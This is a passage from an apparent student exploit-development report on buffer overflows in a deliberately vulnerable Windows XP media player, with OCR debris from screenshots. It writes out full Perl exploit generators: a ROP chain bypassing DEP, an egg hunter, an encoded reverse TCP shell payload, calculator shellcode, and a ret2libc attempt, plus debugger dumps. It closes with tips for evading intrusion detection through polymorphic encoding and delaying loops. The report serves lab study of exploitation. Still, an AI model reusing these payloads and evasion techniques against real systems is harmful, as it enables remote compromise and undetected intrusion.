
Through the use of a technique called egg hunting, the payload can be placed outside the 280-byte section of available shellcode. The egg hunter technique relies on two components; a hunter and an egg. The hunter is a short (sub 50 byte) payload that will look through memory for tagged shellcode, which will be executed on discovery. It allows large payloads to be split into smaller chunks It also allows shellcode to be run in areas otherwise unreachable. For example, beyond the null byte that marks the upper limit of the available space.

In Mona, an egg and hunter can be generated with the following command;

```
!mona egg -t <tag> -f <path to shellcode>
```

A minor issue with the egg command is that it will re-encode already encoded shellcode. This means that any quote marks, or variables in the shellcode file used will need to be removed before egg conversion can begin.

However, as Mona only places the defined tag in front of the payload to produce an 'egg' it is easier to do just that, while still using the hunter it generates specifically for the tag given. The final 'Eggshell' payload as well as the reverse TCP shell can be seen in Figure 21 below.



[redacted]

andrew@localhost:~

```
C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator

02/01/2016  15:58    <DIR>          .
02/01/2016  15:58    <DIR>          ..
10/03/2015  17:27    <DIR>          .gem
10/03/2015  17:52    <DIR>          .msf4
10/04/2010  14:36               591 .wadmtruststore
10/05/2018  21:11    <DIR>          Desktop
14/09/2009  16:48    <DIR>          Favorites
14/09/2009  16:45    <DIR>          My Documents
30/10/2007  20:42    <DIR>          Start Menu
20/01/2009  00:31    <DIR>          WINDOWS
               1 File(s)            591 bytes
               9 Dir(s)  16,181,504,000 bytes free

C:\Documents and Settings\Administrator>
```

```
my $file= "ropEggHunter.m3u";   # File name
my $junk = "\x41" x 224;        # Num bytes of padding to add

                                # ~=ROP CHAIN=~
$eip .= pack('V', 0x77c11110);  # RETN // START ROP CHAIN
$rop .= pack('V', 0x77c20807);  # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c20807);  # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);  #
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcr
$rop .= pack('V', 0x77c58fbc);  # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcr
$rop .= pack('V', 0x77c13ffd);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);  # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;          # NOPS to prevent crashes
my $tag = "\x77\x30\x30\x74";   # This is the tag "w00t"
                                # The Hunter part of the Egg Hunter
my $hunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\
             $tag .
             "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

my $padding = "\x90" x (1 + (280 - length ($junk.$eip.$rop.$nops.$hunter)));

my $egg =                       # The Egg: reverse tcp shell (317 Bytes)
"\xdb\xc1\xba\xea\x28\x78\x53\xd9\x74\x24\xf4\x5f\x33\xc9" .
"\xb1\x49\x31\x57\x19\x03\x57\x19\x83\xef\xfc\x08\xdd\x84" .
"\xbb\x45\x1e\x75\x3c\x35\x96\x90\x0d\x67\xcc\xd1\x3c\xb7" .
"\x86\xb4\xcc\x3c\xca\x2c\x46\x30\xc3\x43\xef\xfe\x35\x6d" .
"\xf0\xcf\xf9\x21\x32\x4e\x86\x3b\x67\xb0\xb7\xf3\x7a\xb1" .
"\xf0\xee\x75\xe3\xa9\x65\x27\x13\xdd\x38\xf4\x12\x31\x37" .
"\x44\x6c\x34\x88\x31\xc6\x37\xd9\xea\x5d\x7f\xc1\x81\x39" .
"\xa0\xf0\x46\x5a\x9c\xbb\xe3\xa8\x56\x3a\x22\xe1\x97\x0c" .
"\x0a\xad\xa9\xa0\x87\xac\xee\x07\x78\xdb\x04\x74\x05\xdb" .
"\xde\x06\xd1\x6e\xc3\xa1\x92\xc8\x27\x53\x76\x8e\xac\x5f" .
"\x33\xc5\xeb\x43\xc2\x0a\x80\x78\x4f\xad\x47\x09\x0b\x89" .
"\x43\x51\xcf\xb0\xd2\x3f\xbe\xcd\x05\xe7\x1f\x6b\x4d\x0a" .
"\x4b\x0d\x0c\x43\xb8\x23\xaf\x93\xd6\x34\xdc\xa1\x79\xee" .
"\x4a\x8a\xf2\x28\x8c\xed\x28\x8c\x02\x10\xd3\xec\x0b\xd7" .
"\x87\xbc\x23\xfe\xa7\x57\xb4\xff\x7d\xf7\xe4\xaf\x2d\xb7" .
"\x54\x10\x9e\x5f\xbf\x9f\xc1\x7f\xc0\x75\x6a\x15\x3a\x1e" .
"\x55\x41\x45\xaf\x3d\x93\x46\x5e\xe2\x1a\xa0\x0a\x0a\x4a" .
"\x7a\xa3\xb3\xd7\xf0\x52\x3b\xc2\x7c\x54\xb7\xe0\x81\x1b" .
"\x30\x8d\x91\xcc\xb0\xd8\xc8\x5b\xce\xf7\x67\x64\x5a\xf3" .
"\x21\x33\xf2\xf9\x14\x73\x5d\x02\x73\x0f\x54\x96\x3c\x78" .
"\x99\x76\xbd\x78\xcf\x1c\xbd\x10\xb7\x44\xee\x05\xb8\x51" .
"\x82\x95\x2d\x59\xf3\x4a\xe5\x31\xf9\xb5\xc1\x9e\x02\x90" .
"\xd3\xe3\xd4\xdd\x51\x15\x53\x0e\x9a";

open($FILE,">$file");           # Open file name as write (create it if no exist)

                                # Write padding, EIP, calc shellcode to file
print $FILE $junk.$eip.$rop.$nops.$hunter.$padding.$tag.$tag.$egg;
close($FILE);                   # Save & close file
```

Figure 21 - Playlist DEP On ROP Chain Egg Hunter Reverse Shell

2.4 Exploitation of Skins

With skins proven to have an exploitable buffer overflow, the distance to EIP calculated (484), and a ridiculous volume of space for shellcode discovered (31,512), a basic-proof-of-concept (POC) exploit was attempted.

As every skins file must have the Cool Player Skins header and an appropriate key pair the header is set first:

```
my $header = “[CoolPlayer Skin]\nPlaylistSkin=";
```

To gain control over the EIP, the distance to EIP is padded with characters. In Perl this could be done as follows:


```
my $padding = “\x41” x 484;    # Pad with 484 A’s
```

To start the ROP Chain (required to disable DEP - see section 2.3.2.2) the return (EIP) in the function being exploited (skin loader) must point to a fixed addressed return. The method used to determine the addresses that can be used is also discussed in section 2.3.2.2. Once a suitable address has been found, the EIP can be set;

```
my $eip = pack('V', 0x77c11110);        # EIP / RETN
```

An example of the command used to generate the ROP Chain can be seen in section 2.3.2.2. As the exert of code detailing the construction of the ROP Chain is rather large, it (along with the rest of the payload) has also been placed in *Appendix A - Payload Files*.

Although undetectable with pattern_create and the A multiplication method, an address overwrite prevents the ROP Chain from completing as highlighted in Figure 22 below.


C:\Documents and Settings\Administrator\Desktop\ropSkinCrashGen.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
ropSkinCrashGen.pl
ity: Consulting Services Manager
Registers (FPU)
Perl source file
length : 2,662 lines : 50
Ln : 8 Col : 58 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS
pmethod virtualprotect
Paused

```
my $padding = "\x41" x 484 ;      # Pad with 484 A's

                                  # ~=ROP CHAIN=~
$eip .= pack('V', 0x77c11110);    # RETN // START ROP CHAIN
$rop .= pack('V', 0x77c20807);    # POP EBP # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c20807);    # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);    # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);    #
$rop .= pack('V', 0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);    # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);    # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c58fbc);    # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);    # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);    # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c13ffd);    # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);    # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);    # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);    # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);    # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);    # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);    # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);    # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;            # Nops

my $shellcode =                   # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE, ">$file");            # Open file as write
                                  # Write payload to file
print $FILE $header.$padding.$eip.$rop.$nops.$shellcode;
close($FILE);                     # Close file
```


```
EAX 00000000
ECX 7C809B49 kernel32.7C809B49
EDX 00000006
EBX 00000001
ESP 0012BF00
EBP 77C1110C <&KERNEL32.VirtualAlloc>
ESI 77C2AACC msvcrt.77C2AACC
EDI 77C47A42 msvcrt.77C47A42

EIP 0012BF00

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_PARAMETER (00000057)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
0012BEE0  77C20807  msvcrt.77C20807
0012BEE4  77C20807  msvcrt.77C20807
0012BEE8  0012BEFC
0012BEEC  00000001
0012BEF0  F4001000
0012BEF4  F4000040
0012BEF8  77C1110C  <&KERNEL32.VirtualAlloc>
0012BEFC  0012BF00
0012BF00  90909090  ÉÉÉÉ
0012BF04  90909090  ÉÉÉÉ
0012BF08  90909090  ÉÉÉÉ
0012BF0C  90909090  ÉÉÉÉ
0012BF10  90909090  ÉÉÉÉ
0012BF14  90909090  ÉÉÉÉ
0012BF18  90909090  ÉÉÉÉ
0012BF1C  90909090  ÉÉÉÉ
0012BF20  90909090  ÉÉÉÉ
0012BF24  90909090  ÉÉÉÉ
0012BF28  FFCA8166
0012BF2C  6A52420F  BRj
0012BF30  2ECD5802
0012BF34  745A053C  Zt
0012BF38  3077B8FF
```

```
[23:34:18] Access violation when executing [0012BF00] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 22 - Skins Address Overwrite Prevents ROP Chain Calculator

As ROP Chains were not going to be possible, a RET2LIBC exploit utilizing WinExec was also attempted. Another issue was faced; one of the bytes which makes up the command address was being overwritten with a Null byte. As the command only existed in one location it was not possible to try any alternatives. The command address "0x0012BCC0" appeared to be split across several lines as highlighted in Figure 23 below.


CPU - main thread, module ntdll
cuments and Settings\Administrator\Desktop\depSkinGen.pl - Notepad++
Search View Encoding Language Settings Tools Macro Run Plugins Window ?
n.pl
depRet2libcGen.pl
rop_chains.txt
depSkinGen.pl
Registers (FPU)
file
length : 608 lines : 16
Ln : 13 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS
Paused

```
my  $file= "depSkinCalc.ini";   # File name
                                # Skins header
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my  $shellcode = "cmd /c calc &";

my  $padding = "\x41" x (484 - length($shellcode));      # padding

$eip = pack('V',0x7C8623AD);                             # WinExec
$stacktop = pack('V',0x7C81CAFA);                        # ExitProcess
$stacktop = $stacktop. pack('V',0x0012BCC0);             # CmdLine address
#$stacktop = $stacktop. pack('V',0xFFFFFFFF);            # Style (null bytes above so can't use)

open($FILE,">$file");
print $FILE $header.$shellcode.$padding.$eip.$stacktop;
close($FILE);                                            # Save & close file
```

```
EAX 00000000
ECX FFFFFFFF
EDX 0012BD40
EBX 00000000
ESP 0012BD30
EBP 0012BD48
ESI 00000000
EDI 0000BCC0

EIP 7C901240 ntdll.7C901240

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0046A000  00 00 00 00 00 00 00 00  ........
0046A008  00 00 00 00 00 00 00 00  ........
0046A010  52 41 57 00 41 62 6F 75  RAW.Abou
0046A018  74 20 56 75 6C 6E 20 6D  t Vuln m
0046A020  65 64 69 61 20 70 6C 61  edia pla
0046A028  79 65 72 20 25 64 00 00  yer %d..
0046A030  68 74 74 70 3A 2F 2F 31  http://1
0046A038  32 37 2E 30 2E 30 2E 31  27.0.0.1
0046A040  00 00 00 00 43 6F 6F 6C  ....Cool
0046A048  50 6C 61 79 65 72 5F 4C  Player_L
0046A050  69 73 74 56 69 65 77 00  istView.
0046A058  43 6F 6F 6C 50 6C 61 79  CoolPlay
0046A060  65 72 5F 4C 69 73 74 56  er_ListV
0046A068  69 65 77 00 58 79 00 00  iew.Xy..
0046A070  31 2E 32 2E 33 00 00 00  1.2.3...
0046A078  CC A2 46 00 D4 A2 46 00  ╠óF.ÈóF.
0046A080  E4 A2 46 00 EC A2 46 00  õóF.ýóF.
0046A088  F4 A2 46 00 FC A2 46 00  ¶óF.³óF.
0046A090  04 A3 46 00 0C A3 46 00  ♦úF..úF.
0046A098  14 A3 46 00 1C A3 46 00  ¶úF.∟úF.
0046A0A0  24 A3 46 00 2C A3 46 00  $úF.,úF.
```

```
0012BD10  41414141  AAAA
0012BD14  41414141  AAAA
0012BD18  41414141  AAAA
0012BD1C  41414141  AAAA
0012BD20  41414141  AAAA
0012BD24  41414141  AAAA
0012BD28  41414141  AAAA
0012BD2C  41414141  AAAA
0012BD30  0012BE94  ö¥$.
0012BD34  7C81159C        RETURN to kernel32.7C81159C from ntdll.RtlInitString
0012BD38  0012BD40  @¢$.
0012BD3C  0000BCC0
0012BD40  00000000  ....
0012BD44  0000BCC0
0012BD48  0012BE0C  .¥$.
0012BD4C  7C81D55C        RETURN to kernel32.7C81D55C from kernel32.7C811588
0012BD50  0012BDD8  Ï¢$.
0012BD54  0000BCC0
0012BD58  0012BE94  ö¥$.
0012BD5C  00000000  ....
0012BD60  00000000  ....
0012BD64  41414141  AAAA
0012BD68  41414141  AAAA
```

```
!mona egg -t w00t -f "C:\Documents and Settings\Administrator\Desktop\RawReverseTCPShell.txt" -depmethod virtualprotect
Open new executable (F3)
```

Figure 23 - Skins Stack Overwrite Prevents WinExec Calculator

Due to time constraints, only a proof-of-concept DEP-on ROP Chain exploit for skins was attempted; with dep on it does not appear to be exploitable. However, as no errors appeared in the initial search for character alterations it may be possible to exploit skins with DEP off and the Alpha-upper character encoding.

3 DISCUSSION

3.1 EVADING INTRUSION DETECTION SYSTEMS

There are two main types of intrusion detection system; signature based and anomaly based. The systems may be implemented either on a client, or within a network. Many intrusion detection systems offer both signature and anomaly based detection.

There are several ways in which exploits can be modified/developed to bypass intrusion detection systems. Depending on the configuration of the intrusion detection system, these techniques may or may not work; the rate of detection will vary on a case by case basis.

3.1.1 Anomaly Based

Anomaly based detection defines a baseline for network behavior. This baseline describes the accepted network behavior which is learned and/or specified by network administrators (Rom, D. 2016). Typically, the accepted behaviors will include traffic sticking to a list of known good ports and protocols. Thus, to bypass network anomaly-based detection, only common ports should be used to communicate back to the attacker - if required.

Anomaly based detection can also refer to client-side anomalies such as programs crashing often. When encoding shellcode, *Shikata ga nai* can be used to ensure no null bytes are encoded - preventing shellcode crashes. The JMP ESP method discussed in section 2.3.1.1 also assists in the prevention of shellcode crashes as it does not rely on hard coded memory address which can (but not commonly) change.

Some also perform heuristic checks; looking at what exerts of code actually do. Heuristic checks aim to identify certain behaviors as malicious. They can't (shouldn't) emulate the execution of an entire section of code until completion; that would take too long. Instead, heuristic checks analyze up to a certain point and then either flag the behavior as good or bad. By wasting many CPU cycles, such as entering a long series of loops, an intrusion detection system may be tricked into thinking that the routine is benign (Czumak, M. 2015).


3.1.2 Signature Based

Signature based detection relies on identifying previously determined or known patterns; by searching a series of bytes and comparing against a library of signatures it can deem sequences malicious.

By encoding a payload, it is immediately less likely to be detected with signature detection. Some systems will try and match signatures against common encoding methods, which can defeat some forms of encoding. However, *Shikata ga nai* is a polymorphic encoder which means it will encode the same shellcode differently each time it is run, preventing it from being detected as easily. Even the decoder stub (used to decode the polymorphic encoding) is partially obfuscated and hardened against emulation by using FPU instructions (Rapid7, 2017).

3.2 Issues Encountered

Although it was expected that the Windows XP SP3 test environment virtual machine would begin acting strangely with so many low-level exploits being tested, it was not expected to die. After several hours of exploit development, the system started acting very strange; debuggers began crashing, several GUI elements just straight up failed to load, and then it froze.



```
Windows could not start because the following file is missing
or corrupt:
\WINDOWS\system32\c_850.nls

You can attempt to repair this file by starting Windows Setup
using the original Setup CD-ROM.
Select 'r' at the first screen to start repair.
```

Figure 24 - System32 Corruption

Upon attempt to restart the system, a system32 error appeared signifying that an internal file has corrupted as can be seen in Figure 24 above. Despite many attempts it was unrecoverable and had to be reverted to an earlier snapshot. Some work was lost during this.

3.3 Future Work

If more time was available, the skins buffer could be tested further - to see if it could in fact be exploited with DEP off. The methods of exploit development covered within this paper are only a selection of common exploits that can be performed; it may be of interest to attempt other forms such as Nest hunter (multiple egg hunters), or write exploits from scratch in C.

4 CONCLUSION

Multiple vulnerabilities were identified with Vulnerable Media Player, one within playlists and another within skins. Although only the playlists vulnerability was found to be leverageable, in other types of application -such as a game server- the basic crash possible with skins would provide an effective denial of service attack.

At the time of writing it is not known if skins may be otherwise exploitable, further research and experimentation may provide insight. It is possible the issues in exploiting were the fault of the developer. However, given the extensive testing conducted this is unlikely.

Through research and experimentation, vulnerabilities were successfully identified, proved, and leveraged to demonstrated varying exploit complexity as outlined in the aim. As such the investigation is considered a success.

5 REFERENCES

skullsecurity.org. (2012). Registers - SkullSecurity. [online] Available at: https://wiki.skullsecurity.org/index.php?title=Registers [Accessed 10 Apr 2018].

microsoft.com. (2017). A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003. [online] Available at: https://support.microsoft.com/en-gb/help/875352/adetailed-description-of-the-data-execution-prevention-dep-feature-in-windows-xp-service-pack2,-windows-xp-tablet-pc-edition-2005,-and-windows-server-2003 [Accessed 10 May 2018].

Corelan.be (2010). Chaining DEP with ROP – the Rubik's[TM] Cube. [online] Available at: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/ [Accessed 10 Apr. 2018].

Yuschuk, O. (2014). OllyDbg. OllyDbg.

Immunityinc.com. (2017). Immunity Debugger. [online] Available at: http://www.immunityinc.com/products/debugger/ [Accessed 15 Apr. 2018].

Hanna, S. (n.d.). Arwin.exe. [online] Vividmachines.com. Available at: http://www.vividmachines.com/shellcode/arwin.c [Accessed 15 Apr. 2018].

Corelan.be. (2011). Mona - The Manual. [online] Available at: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/ [Accessed 27 Apr. 2018].

Czumak, M. (2015). peCloak.py - An Experiment in AV Evasion - Security Sift. [online] Security Sift. Available at: https://www.securitysift.com/pecloak-py-an-experiment-in-av-evasion/ [Accessed 3 May 2018].

